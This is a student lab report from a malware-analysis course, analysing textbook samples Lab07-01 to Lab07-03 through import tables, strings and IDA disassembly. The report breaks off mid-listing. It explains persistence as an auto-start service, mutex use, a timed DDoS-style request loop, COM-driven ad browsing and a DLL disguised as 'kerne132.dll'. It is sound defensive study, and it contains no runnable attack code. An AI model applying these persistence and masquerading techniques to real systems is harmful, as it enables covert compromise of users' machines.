

南開大學

恶意代码分析与防治课程实验报告

实验六：windows 恶意代码分析



学 院 网络空间安全学院
专 业 信息安全
学 号 2111033
姓 名 艾明旭
班 级 信息安全一班

一、实验目的

本章覆盖了对恶意代码分析来说重要的 Windows 概念。诸如进程、线程，以及网络功能的概念，这些概念在你分析恶意代码时会逐渐遇到。

本章讨论过的许多恶意代码例子都很常见，并且你对它们的熟悉程度会允许你快速在恶意代码中识别它们，以便更好地理解程序的总体目的。这些概念对静态恶意代码分析来说是重要的，并且它们会在本书各章的实验中出现，同时也会在现实世界的恶意代码中普遍出现。

二、实验原理

1、实验环境

Windows xp, VMWARE, Windows11 ,win8.1

2、实验工具

Ida pro 6.6 ida python, yara

3、原理

IDA Python 是基于 IDA Pro 的 Python 扩展，它允许用户通过编写 Python 脚本与 IDA Pro 进行交互和自动化操作。

扩展性：IDA Pro 是一款反汇编和静态分析工具，IDA Python 充分利用了 Python 的灵活性和强大的标准库，提供了一组 API 和对象来与 IDA Pro 进行交互。用户可以通过编写 Python 脚本来扩展 IDA Pro 的功能，实现自定义的反汇编、分析、导出等操作。

提供 API：IDA Python 提供了一组完整的 API，用于操作和访问 IDA Pro 的各种特性和数据结构。这些 API 包括函数、变量、指令、图形界面、数据库查询、导出和导入等功能。用户可以通过调用这些 API 来实现各种自动化任务，例如自动识别函数、修改指令、导出数据等。

事件驱动：IDA Python 还支持事件处理机制，允许用户注册和处理特定的 IDA 事件。当 IDA Pro 发生某些事件时，例如载入二进制文件、分析完成、用户交互等，用户可以编写回调函数来响应这些事件，执行相应的操作。

脚本界面：IDA Python 提供了一个交互式的 Python 解释器，可以在 IDA Pro 中直接编写和执行 Python 代码。用户可以通过这个 Python 解释器与 IDA Pro 进行实时的交互，进行数据查询、运行脚本等操作。

三、实验过程

Lab 7-1：分析在文件 Lab07-01.exe 中发现的恶意代码

1.1 当计算机重启后，这个程序如何确保它继续运行（达到持久化驻留）？

pFile	Data	Description	Value
00004000	00004644	Hint/Name RVA	004C CreateServiceA
00004004	00004626	Hint/Name RVA	01B3 StartServiceCtrlDispatcherA
00004008	00004656	Hint/Name RVA	0145 OpenSCManagerA
0000400C	00000000	End of Imports	ADVAPI32.dll
00004010	00004592	Hint/Name RVA	004E CreateWaitableTimerA
00004014	000045AA	Hint/Name RVA	029B SystemTimeToFileTime
00004018	000045C2	Hint/Name RVA	0124 GetModuleFileNameA
0000401C	0000457E	Hint/Name RVA	0291 SetWaitableTimer

从 Advapi32.dll 中导入的函数十分可疑，三个函数都与服务相关，从 OpenSCManagerA 和 CreateServiceA 函数可以推测出该恶意代码可能会利用服务控制管理器创建一个新服务；StartServiceCtrlDispatcherA 函数用于将服务进程的主线程连接到服务控制管理器，这说明该恶意代码确实是个服务（期望自己作为服务运行）。

因此，该恶意代码实现持久化驻留的方法可能是：将自己安装成一个服务，且在调用 CreateService 函数创建服务时，将参数设置为可自启动。

接下来通过 IDA Pro 分析具体实现方法。

```

00401000      sub     esp, 10h
00401003      lea     eax, [esp+10h+ServiceStartTable]
00401007      mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalService ; "MalService"
0040100F      push    eax ; lpServiceStartTable
00401010      mov     [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
00401018      mov     [esp+14h+var_8], 0
00401020      mov     [esp+14h+var_4], 0
00401028      call    ds:StartServiceCtrlDispatcherA
0040102E      push    0
00401030      push    0
00401032      call    sub_401040
00401037      add     esp, 10h
0040103A      retn
0040103A      _main      endp

```

可以看到该恶意代码的 main 函数中一上来就调用了 StartServiceCtrlDispatcherA 函数，该函数被程序用来实现一个服务，指定了服务控制管理器会调用的服务控制函数。从参数可以看出恶意代码安装成的服务名应为“MalService”，指定的服务控制函数为 sub_401040，该子函数会在执行 StartServiceCtrlDispatcherA 后被调用，双击跳转。

```

0040106E      call    ds:CreateMutexA
00401074      push    3 ; dwDesiredAccess
00401076      push    0 ; lpDatabaseName
00401078      push    0 ; lpMachineName
0040107A      call    ds:OpenSCManagerA
00401080      mov     esi, eax
00401082      call    ds:GetCurrentProcess
00401088      lea     eax, [esp+404h+Filename]
0040108C      push    3E8h ; nSize
00401091      push    eax ; lpFilename
00401092      push    0 ; hModule
00401094      call    ds:GetModuleFileNameA
0040109A      push    0 ; lpPassword
0040109C      push    0 ; lpServiceStartName
0040109E      push    0 ; lpDependencies
004010A0      push    0 ; lpdwTagId
004010A2      lea     ecx, [esp+414h+Filename]
004010A6      push    0 ; lpLoadOrderGroup
004010A8      push    ecx ; lpBinaryPathName
004010A9      push    0 ; dwErrorControl
004010AB      push    2 ; dwStartType
004010AD      push    10h ; dwServiceType
004010AF      push    2 ; dwDesiredAccess
004010B1      push    offset DisplayName ; "MalService"

```

sub_401040 子函数中首先是互斥量相关代码，这部分会在下一问详细讨论，这里先不管。

这段代码首先调用 OpenSCManager 打开一个服务控制管理器的句柄，然后调用 GetCurrentProcess 获取当前进程的伪句柄，紧接着调用 GetModuleFileName 函数，并传入刚获取的恶意代码进程伪句柄，从而获取恶意代码的全路径名，这个全路径名被传入 CreateServiceA 函数，从而将该恶意代码安装成一个名为“Malservice”的服务。此外，CreateServiceA 函数的参数中，dwStartType=2 即 SERVICE_AUTO_START 使服务为自启动，这样即实现了持久化驻留，即使计算机重启，也能维持运行。

1.2 为什么这个程序会使用一个互斥量？

通常，恶意代码使用互斥量都是为了确保该计算机上只有一个恶意代码实例在运行。

直接看代码，互斥量相关代码在上面提到的 sub_401040 子函数的一开始。

```
:00401040      sub     esp, 400h
:00401040      push    offset Name          ; "HGL345"
:00401046      push    0                    ; bInheritHandle
:00401048      push    1F0001h              ; dwDesiredAccess
:0040104D      call     ds:OpenMutexA
:00401052      test     eax, eax
:00401058      jz       short loc_401064
:0040105A      push    0                    ; uExitCode
:0040105C      call     ds:ExitProcess
:0040105E      ; -----
:00401064      ; -----
:00401064      loc_401064:
:00401064      push     esi                  ; CODE XREF: sub_401040+1A7j
:00401066      push     offset Name          ; "HGL345"
:00401068      push     0                    ; bInitialOwner
:0040106A      push     0                    ; lpMutexAttributes
:0040106C      call     ds:CreateMutexA
:0040106E      push     3                    ; dwDesiredAccess
:00401074
```

互斥量是全局对象，该恶意代码使用的互斥量的硬编码名为“HGL345”，首先调用 OpenMutexA 函数尝试访问互斥量，如果访问失败则会返回 0，于是 jz 指令使跳转到 loc_401064 处，调用 CreateMutexA 函数创建名为“HGL345”的互斥量；若打开互斥量成功，则说明已经有一个恶意代码实例运行并创建了互斥量，于是调用 ExitProcess 函数退出当前进程。

1.3 可以用来检测这个程序的基于主机特征是什么？

由前两问分析可知有两个基于主机特征：名为“Malservice”的服务、名为“HGL345”的互斥量。

1.4 检测这个恶意代码的基于网络特征是什么？

还是先通过 PView 查看导入函数，看该恶意代码使用了哪些网络相关函数。


000040AC	0000484E	Hint/Name RVA	013E GetProcAddress
000040B0	00004860	Hint/Name RVA	01C2 LoadLibraryA
000040B4	00004870	Hint/Name RVA	01E4 MultiByteToWideChar
000040B8	000048B8	Hint/Name RVA	0156 GetStringTypeW
000040BC	00000000	End of Imports	KERNEL32.dll
000040C0	00004676	Hint/Name RVA	0071 InternetOpenUrlA
000040C4	0000468A	Hint/Name RVA	006F InternetOpenA
000040C8	00000000	End of Imports	WININET.dll

该恶意代码从 WinINET.dll 中导入了 InternetOpenUrlA 和 InternetOpenA 函数。InternetOpen 函数用于初始化一个到互联网的连接；InternetOpenUrl 函数能访问一个 URL（可以是一个 HTTP 页面或一个 FTP 资源）。

回到 IDA Pro，按 Ctrl+L 打开 Name 表，按 Ctrl+F 在表中呼出搜索框，输入 InternetOpenA。

双击跳转，按 Ctrl+X 查看交叉引用。

这两条实际上指向同一处引用，双击跳转，可以看到对 InternetOpenA 和 InternetOpenUrlA 的调用都在这个 StartAddress 子函数中。



The image shows two screenshots from the IDA Pro debugger. The top screenshot is the 'Choose a name' dialog box, which lists two functions: 'InternetOpenUrlA' at address 004040C0 and 'InternetOpenA' at address 004040C4. The search term 'inte' is entered in the search field. The bottom screenshot is the 'xrefs to InternetOpenA' window, which displays two cross-references. Both references are of type 'call' and point to the address 'ds:InternetOpenA'.

Name	Address	Public
InternetOpenUrlA	004040C0	
InternetOpenA	004040C4	

Search: inte

OK Cancel Search Help

```
C0 ;  
C0 ; HINTERNET __stdcall InternetOpenUrlA(HINTERNET hInternet, LPCSTR lpszUrl, LPCSTR  
C0         extrn InternetOpenUrlA:dword ; CODE XREF: StartAddress+2E1p  
C0         ; DATA XREF: StartAddress+151r ...  
C4 ; HINTERNET __stdcall InternetOpenA(LPCSTR lpszAgent, DWORD dwAccessType, LPCSTR  
C4         extrn InternetOpenA:dword ; CODE XREF: StartAddress+F1p  
C4         ; DATA XREF: StartAddress+F1r
```

Direction	Type	Address	Text
Up	p	StartAddress+F	call ds:InternetOpenA
Up	r	StartAddress+F	call ds:InternetOpenA

OK Cancel Search Help

Line 1 of 2


```

:t:00401150
:t:00401150 ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
:t:00401150 StartAddress proc near ; DATA XREF: sub_401040+EC↑o
:t:00401150
:t:00401150 lpThreadParameter= dword ptr 4
:t:00401150
:t:00401150 push esi
:t:00401151 push edi
:t:00401152 push 0 ; dwFlags
:t:00401154 push 0 ; lpzProxyBypass
:t:00401156 push 0 ; lpzProxy
:t:00401158 push 1 ; dwAccessType
:t:0040115A push offset szAgent ; "Internet Explorer 8.0"
:t:0040115F call ds:InternetOpenA
:t:00401165 mov edi, ds:InternetOpenUrlA
:t:0040116B mov esi, eax
:t:0040116D
:t:0040116D loc_40116D: ; CODE XREF: StartAddress+30↓j
:t:0040116D push 0 ; dwContext
:t:0040116F push 80000000h ; dwFlags
:t:00401174 push 0 ; dwHeadersLength
:t:00401176 push 0 ; lpzHeaders
:t:00401178 push offset szUrl ; "http://www.malwareanalysisbook.com"
:t:0040117D push esi ; hInternet
:t:0040117E call edi ; InternetOpenUrlA
:t:00401180 jmp short loc_40116D

```

可以看到 InternetOpenA 函数的 szAgent 参数,即使用的代理服务器为 Internet Explorer 8.0,而 InternetOpenUrlA 函数要访问的地址是 http://www.malwareanalysisbook.com。这两个就是该恶意代码基于网络的特征。

1.5 这个程序的目的是什么？

根据上面的分析,该恶意代码首先调用了 StartServiceCtrlDispatcherA 函数,然后会调用子函数 sub_401040,在该子函数中先利用互斥量确定了只有一个恶意代码实例在运行,然后将自己安装成了一个可自启动的服务,再看看接下来做了什么。

```

0040108C call ds:CreateServiceA
004010C2 xor edx, edx
004010C4 lea eax, [esp+404h+FileTime]
004010C8 mov dword ptr [esp+404h+SystemTime.wYear], edx
004010CC lea ecx, [esp+404h+SystemTime]
004010D0 mov dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
004010D4 push eax ; lpFileTime
004010D5 mov dword ptr [esp+408h+SystemTime.wHour], edx
004010D9 push ecx ; lpSystemTime
004010DA mov dword ptr [esp+40Ch+SystemTime.wSecond], edx
004010DE mov [esp+40Ch+SystemTime.wYear], 834h
004010E5 call ds:SystemTimeToFileTime
004010EB push 0 ; lpTimerName
004010ED push 0 ; bManualReset
004010EF push 0 ; lpTimerAttributes
004010F1 call ds:CreateWaitableTimerA

```

首先调用了 SytemTimeToFileTime 函数,该函数用来将时间格式从系统时间格式转换为文件时间格式,它的参数即为要转换的时间,可以看到 IDA Pro 已经识别出了一个 SystemTime 结构体。先将 edx 值,即 0,赋给 wYear、wDayOfWeek、wHour、wSecond 即年、日、时、秒,然后将 wYear 值设置为 834h 即 2100,这个时间代表 2100 年 1 月 1 日 0 点。

```

104010F1      call     ds:CreateWaitableTimerA
104010F7      push     0                ; fResume
104010F9      push     0                ; lpArgToCompletionRoutine
104010FB      push     0                ; pfnCompletionRoutine
104010FD      lea      edx, [esp+410h+FileTime]
10401101      mov     esi, eax
10401103      push     0                ; lPeriod
10401105      push     edx              ; lpDueTime
10401106      push     esi              ; hTimer
10401107      call     ds:SetWaitableTimer
1040110D      push     0FFFFFFFFh       ; dwMilliseconds
1040110F      push     esi              ; hHandle
10401110      call     ds:WaitForSingleObject
10401116      test    eax, eax
10401118      jnz     short loc_40113B
1040111A      push     edi
1040111B      mov     edi, ds:CreateThread
1040111D      ---

```

将上述时间点转换为文件时间类型后，先调用了 CreateWaitableTimerA 函数创建定时器对象，然后调用 SetWaitableTimer 函数设置定时器，其中参数 lpDueTime 为上面转换的文件时间结构体，最后调用 WaitForSingleObject 函数等待计时器对象变为有信号状态或等待时间达到 FFFFFFFFh 毫秒（这当然是达不到的时间），也就是说会等到 2100 年 1 月 1 日 0 点然后函数返回继续往下执行。

恶意代码将开始一段循环（典型的 for 循环结构），循环次数为 14h 即 20 次，每次循环都创建一个执行 StartAddress 子函数的线程。

```

26
26 loc_401126:                                ; CODE XREF: sub_401040+F8↓j
26      push     0                ; lpThreadId
28      push     0                ; dwCreationFlags
2A      push     0                ; lpParameter
2C      push     offset StartAddress ; lpStartAddress
31      push     0                ; dwStackSize
33      push     0                ; lpThreadAttributes
35      call     edi ; CreateThread
37      dec     esi
38      jnz     short loc_401126
3A      pop     edi
3B
3B loc_40113B:                                ; CODE XREF: sub_401040+D8↑j
3B      push     0FFFFFFFFh       ; dwMilliseconds
3D      call     ds:Sleep
43      xor     eax, eax
45      pop     esi
46      add     esp, 400h
4C      retn
4C sub_401040      endp

```

而由 1.4 中的分析，StartAddress 函数会以 Internet Explorer 8.0 位代理服务器访问 <http://www.malwareanalysisbook.com>，且网址访问代码是在一个无限循环中，也就是说每一个执行 StartAddress 函数的线程都会无限次持续访问目标网址。for 循环结束后，按执行顺序同样也进入 loc_40113B 处，休眠 FFFFFFFFh 毫秒。

```

1150      push     esi
1151      push     edi
1152      push     0           ; dwFlags
1154      push     0           ; lpszProxyBypass
1156      push     0           ; lpszProxy
1158      push     1           ; dwAccessType
115A      push     offset szAgent ; "Internet Explorer 8.0"
115F      call     ds:InternetOpenA
1165      mov      edi, ds:InternetOpenUrlA
116B      mov      esi, eax
116D
116D loc_40116D:             ; CODE XREF: StartAddress+30↓j
116D      push     0           ; dwContext
116F      push     80000000h    ; dwFlags
1174      push     0           ; dwHeadersLength
1176      push     0           ; lpszHeaders
1178      push     offset szUrl  ; "http://www.malwareanalysisbook.com"
117D      push     esi         ; hInternet
117E      call     edi ; InternetOpenUrlA
1180      jmp      short loc_40116D
1180 StartAddress endp

```

综上所述，这个恶意代码的目的就是：将自己安装成一个自启动服务，保证只要计算机开启，恶意代码就在运行，然后等到 2100 年 1 月 1 日 0 点，开启 20 个线程无限次持续访问 <http://www.malwareanalysisbook.com>，该恶意代码可能是用来对目标网址进行 DDoS 攻击。

1.6 这个程序什么时候完成执行？

正如 1.5 中的分析，每个访问网址的线程都会无限循环访问目标网址，这个程序不会完成执行。

Lab 7-2: 分析在文件 Lab07-02.exe 中发现的恶意代码

2.1 这个程序如何完成持久化驻留？

依然先使用 PView 查看导入函数表，通过导入函数推测下可能使用的持久化驻留方法。

pFile	Data	Description	Value
00002000	000021A8	Hint/Name RVA	0058 __getmainargs
00002004	00002238	Hint/Name RVA	00B7 _controlfp
00002008	00002218	Hint/Name RVA	00CA _except_handler3
0000200C	00002206	Hint/Name RVA	0081 __set_app_type
00002010	000021F8	Hint/Name RVA	006F __p__fmode
00002014	000021E8	Hint/Name RVA	006A __p__commode
00002018	0000217A	Hint/Name RVA	00D3 _exit
0000201C	00002182	Hint/Name RVA	0048 _XcptFilter
00002020	00002190	Hint/Name RVA	0249 exit
00002024	00002198	Hint/Name RVA	0064 __p__initenv
00002028	000021B8	Hint/Name RVA	010F _initterm
0000202C	000021C4	Hint/Name RVA	0083 __setusermatherr
00002030	000021D8	Hint/Name RVA	009D _adjust_fdiv
00002034	00000000	End of Imports	MSVCRT.dll
00002038	80000008	Ordinal	0008
0000203C	80000002	Ordinal	0002
00002040	80000006	Ordinal	0006
00002044	00000000	End of Imports	OLEAUT32.dll
00002048	00002152	Hint/Name RVA	00C9 OleInitialize
0000204C	0000213E	Hint/Name RVA	000D CoCreateInstance
00002050	0000212C	Hint/Name RVA	00E0 OleUninitialize
00002054	00000000	End of Imports	ole32.dll

没有注册表相关函数、没有服务相关函数、没有任何可能可用来实现持久化驻留的函数，无法推测了，只能直接打开 IDA Pro 看代码。

Function name	Segment
f _main	.text
f start	.text
f _XcptFilter	.text
f _initterm	.text
f __setdefaultprecision	.text
f sub_4011BE	.text
f nullsub_1	.text
f _controlfp	.text

该恶意代码的子函数很少，并没有哪里有持久化驻留相关代码，因此这个恶意代码没有实现持久化驻留。

2.2 这个程序的目的是什么？

对_main 中代码进行分析。

```
.text:00401000      sub     esp, 24h
.text:00401003      push    0                ; pvReserved
.text:00401005      call    ds:OleInitialize
.text:00401008      test    eax, eax
.text:0040100D      jl      short loc_401085
.text:0040100F      lea     eax, [esp+24h+ppv]
.text:00401013      push    eax                ; ppv
.text:00401014      push    offset riid        ; riid
.text:00401019      push    4                  ; dwClsContext
.text:0040101B      push    0                  ; pUnkOuter
.text:0040101D      push    offset rclsid       ; rclsid
.text:00401022      call    ds:CoCreateInstance
.text:00401028      mov     eax, [esp+24h+ppv]
.text:0040102C      test    eax, eax
.text:0040102E      jz      short loc_40107F
.text:00401030      lea     ecx, [esp+24h+pvarg]
.text:00401034      push    esi
.text:00401035      push    ecx                ; pvarg
.text:00401036      call    ds:VariantInit
.text:0040103C      push    offset psz          ; "http://www.malwareanalysisbook.com/ad.h
.text:00401041      mov     [esp+2Ch+var_10], 3
.text:00401048      mov     [esp+2Ch+var_8], 1
.text:00401050      call    ds:SysAllocString
```

首先调用了 OleInitialize 函数，这意味着该恶意代码要使用组件对象模型 COM 功能；然后调用了 CoCreateInstance 函数来获取对 COM 功能的访问，查看 rclsid 和 riid

```
.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid      dd 2DF01h                ; Data1 ; DATA XREF: _main+1Df0
.rdata:00402058      dw 0                ; Data2
.rdata:00402058      dw 0                ; Data3
.rdata:00402058      db 0C0h, 6 dup(0), 46h ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid        dd 0D30C1661h          ; Data1 ; DATA XREF: _main+14f0
.rdata:00402068      dw 0CDAFh          ; Data2
.rdata:00402068      dw 11D0h           ; Data3
.rdata:00402068      db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh ; Data4
```

可得到类型标识符 CLSID 值为 0002DF01-0000-0000-C000-000000000046，这代表 Inter Explorer；接口标识符 IID 值为 D30C1661-CDAF-11D0-8A3E-00C04FC9E26E，这代表 IWebBrowser2 接口。

```

text:00401050      mov     [esp+20h+var_0], 0
text:00401056      call    ds:SysAllocString
text:0040105A      lea     ecx, [esp+28h+pvarg]
text:0040105C      mov     esi, eax
text:0040105E      mov     eax, [esp+28h+ppv]
text:00401060      push    ecx
text:00401061      lea     ecx, [esp+2Ch+pvarg]
text:00401065      mov     edx, [eax]
text:00401067      push    ecx
text:00401068      lea     ecx, [esp+30h+pvarg]
text:0040106C      push    ecx
text:0040106D      lea     ecx, [esp+34h+var_10]
text:00401071      push    ecx
text:00401072      push    esi
text:00401073      push    eax
text:00401074      call    dword ptr [edx+2Ch]
text:00401077      push    esi                ; bstrString
text:00401078      call    ds:SysFreeString
text:0040107E      pop     esi
text:0040107F      loc_40107F:                ; CODE XREF: _main+2E1j
text:0040107F      call    ds:OleUninitialize
text:00401085      loc_401085:                ; CODE XREF: _main+D1j
text:00401085      xor     eax, eax
text:00401087      add     esp, 24h

```

然后调用 VariantInit 函数初始化变量，再调用 SysAllocString 函数为字符串

“http://www.malwareanalysisbook.com/ad.html”分配内存。

ppv 指向了 COM 对象的位置，mov edx,[eax]指令使 edx 指向 COM 对象基地址，call dword ptr [edx+2Ch]调用了 IWebBrowser2 接口偏移 0x2Ch 即 44 处的函数，每个函数地址占 4 字节，也就是调用了序号 11 即第 12 个函数，这个函数是 Navigate 函数，它允许一个程序启动 Internet Explorer 并访问一个 Web 地址，而压入的参数 esi 中保存着调用 SysAllocString 分配了内存空间的字符串

“http://www.malwareanalysisbook.com/ad.html”。

```

.text:00401050      call    ds:SysAllocString
.text:00401056      lea     ecx, [esp+28h+pvarg]
.text:0040105A      mov     esi, eax
.text:0040105C      mov     eax, [esp+28h+ppv]
.text:00401060      push    ecx
.text:00401061      lea     ecx, [esp+2Ch+pvarg]
.text:00401065      mov     edx, [eax]
.text:00401067      push    ecx
.text:00401068      lea     ecx, [esp+30h+pvarg]
.text:0040106C      push    ecx
.text:0040106D      lea     ecx, [esp+34h+var_10]
.text:00401071      push    ecx
.text:00401072      push    esi
.text:00401073      push    eax
.text:00401074      call    dword ptr [edx+2Ch]
.text:00401077      push    esi                ; bstrString
.text:00401078      call    ds:SysFreeString
.text:0040107E      pop     esi
.text:0040107F      loc_40107F:                ; CODE XREF: _main+2E1j
.text:0040107F      call    ds:OleUninitialize
.text:00401085      loc_401085:                ; CODE XREF: _main+D1j
.text:00401085      xor     eax, eax
.text:00401087      add     esp, 24h
.text:0040108A      retn
.text:0040108A      _main      endp

```

访问完该网址后，程序正常退出。

也就是说该恶意代码的目的就是访问一个网址，从网址来看是一个广告页面。

2.3 这个程序什么时候完成执行？

从 2.2 中分析来看，这个恶意代码在访问了一个广告页面后就正常退出完成执行了，并没有其他操作。

Lab 7-3

对于这个实验，我们在执行前获取到恶意的可执行程序，Lab07-03.exe，以及 DLL，Lab07-03.dll。声明这一点很重要，这是因为恶意代码一旦运行可能发生改变。两个文件在受害者机器上的同一个目录下被发现。如果你运行这个程序，你应该确保两个文件在分析机器上的同一个目录中。一个以 127 开始的 IP 字符串（回环地址）连接到了本地机器。（在这个恶意代码的实际版本中，这个地址会连接到一台远程机器，但是我们已经将它设置成连接本地主机来保护你。）

这个实验可能比前面那些有更大的挑战。。你将需要使用静态和动态方法的组合，并聚焦在全局视图上，避免陷入细节。


3.1 这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续运行？

还是先看一下 exe 文件的导入函数表，没有发现注册表、服务相关函数，但有一些文件相关函数。

pFile	Data	Description	Value
00002000	00002124	Hint/Name RVA	001B CloseHandle
00002004	00002132	Hint/Name RVA	02B0 UnmapViewOfFile
00002008	00002144	Hint/Name RVA	01B5 IsBadReadPtr
0000200C	00002154	Hint/Name RVA	01D6 MapViewOfFile
00002010	00002164	Hint/Name RVA	0035 CreateFileMappingA
00002014	0000217A	Hint/Name RVA	0034 CreateFileA
00002018	00002188	Hint/Name RVA	0090 FindClose
0000201C	00002194	Hint/Name RVA	009D FindNextFileA
00002020	000021A4	Hint/Name RVA	0094 FindFirstFileA
00002024	000021B6	Hint/Name RVA	0028 CopyFileA
00002028	00000000	End of Imports	KERNEL32.dll
0000202C	000021D0	Hint/Name RVA	0291 malloc
00002030	000021DA	Hint/Name RVA	0249 exit
00002034	000021EE	Hint/Name RVA	00D3 _exit
00002038	000021F6	Hint/Name RVA	0048 _XcptFilter
0000203C	00002204	Hint/Name RVA	0064 __p__initenv
00002040	00002214	Hint/Name RVA	0058 __getmainargs
00002044	00002224	Hint/Name RVA	010F _initterm
00002048	00002230	Hint/Name RVA	0083 __setusermatherr
0000204C	00002244	Hint/Name RVA	009D _adjust_fdiv
00002050	00002254	Hint/Name RVA	006A __p__commode
00002054	00002264	Hint/Name RVA	006F __p__fmode
00002058	00002272	Hint/Name RVA	0081 __set_app_type
0000205C	00002284	Hint/Name RVA	00CA _except_handler3
00002060	00002298	Hint/Name RVA	00B7 _controlfp
00002064	000022A6	Hint/Name RVA	01C1 _stricmp
00002068	00000000	End of Imports	MSVCRT.dll

FindFirstFileA 和 FindNextFileA 函数意味着该恶意代码可能有遍历某一目录查找文件的行为；又调用了 CopyFileA 函数，说明可能会复制找到的目标文件（到另一希望的目录下甚至修改为其他名字等）；CreateFileA 用于创建或打开文件，又调用了 CreateFileMappingA 和 MapViewOfFile 函数说明恶意代码可能会打开一个文件并将其映射到内存中。但有意思的是，该恶意代码没有导入 Lab07-03.dll 及其中的函数，这说明 dll 文件的作用并不是为 exe 文件提供特制函数。

再使用 String.exe 查看字符串信息，将 Lab07-03.exe 复制到 strings.exe 同一目录下，使用命令 string Lab07-03.exe，除了无意义字符串、导入表相关信息外，比较可疑、有意思的字符串如下：



```
ControlP
_stricmp
kerne132.dll
kerne132.dll
.exe
C:\*
C:\windows\system32\kerne132.dll
Kerne132.
Lab07-03.dll
C:\Windows\System32\Kerne132.dll
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

CloseHandle
Sleep
CreateProcessA
CreateMutexA
OpenMutexA
KERNEL32.dll
USER32.dll
strncmp
MSUCRT.dll
free
_initterm
malloc
_adjust_fdiv
exec
sleep
hello
127.26.152.13
$ADFHUHF
/0I0[0h0p0
141G1[111
1Y2a2g2r2
3!3>3
```

最引人注意的是“kerne132.dll”，该字符串将“kernel32.dll”中的字母“l”修改为了数字“1”，显然这是为了伪装恶意代码文件名，使其不容易被发现，在临近位置还出现了“Lab07-03.dll”，再结合上面对导入函数的分析以及路径字符串“C:\windows\system32\kerne132.dll”，可推测：该恶意代码可能会遍历当前目录，找到 Lab07-03.dll 文件，将其复制到 C:\windows\system32\下并将名字改为 kerne132.dll。

再查看 Lab07-03.dll 的导入函数表：

从 Kernel32.dll 中导入了进程创建函数 CreateProcessA 和互斥量相关函数；另外还按序号导入了 ws2_32dll 中的函数，这是 Winsock 库，里面的函数与网络相关，因此该 dll 应该有网络访问相关操作；此外，该 DLL 文件并没有什么导出函数。

再用 string.exe 查看字符串信息，除导入函数等信息外主要是以下字符串


```

::00401440      mov     eax, [esp+argc]
::00401444      sub     esp, 44h
::00401447      cmp     eax, 2
::0040144A      push    ebx
::0040144B      push    ebp
::0040144C      push    esi
::0040144D      push    edi
::0040144E      jnz     loc_401813
::00401454      mov     eax, [esp+54h+argv]
::00401458      mov     esi, offset aWarning_this_w ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
::0040145D      mov     eax, [eax+4]
::00401460      loc_401460:      ; CODE XREF: _main+42↓j
::00401460      mov     dl, [eax]
::00401462      mov     bl, [esi]
::00401464      mov     cl, dl
::00401466      cmp     dl, bl
::00401468      jnz     short loc_401488
::0040146A      test    cl, cl
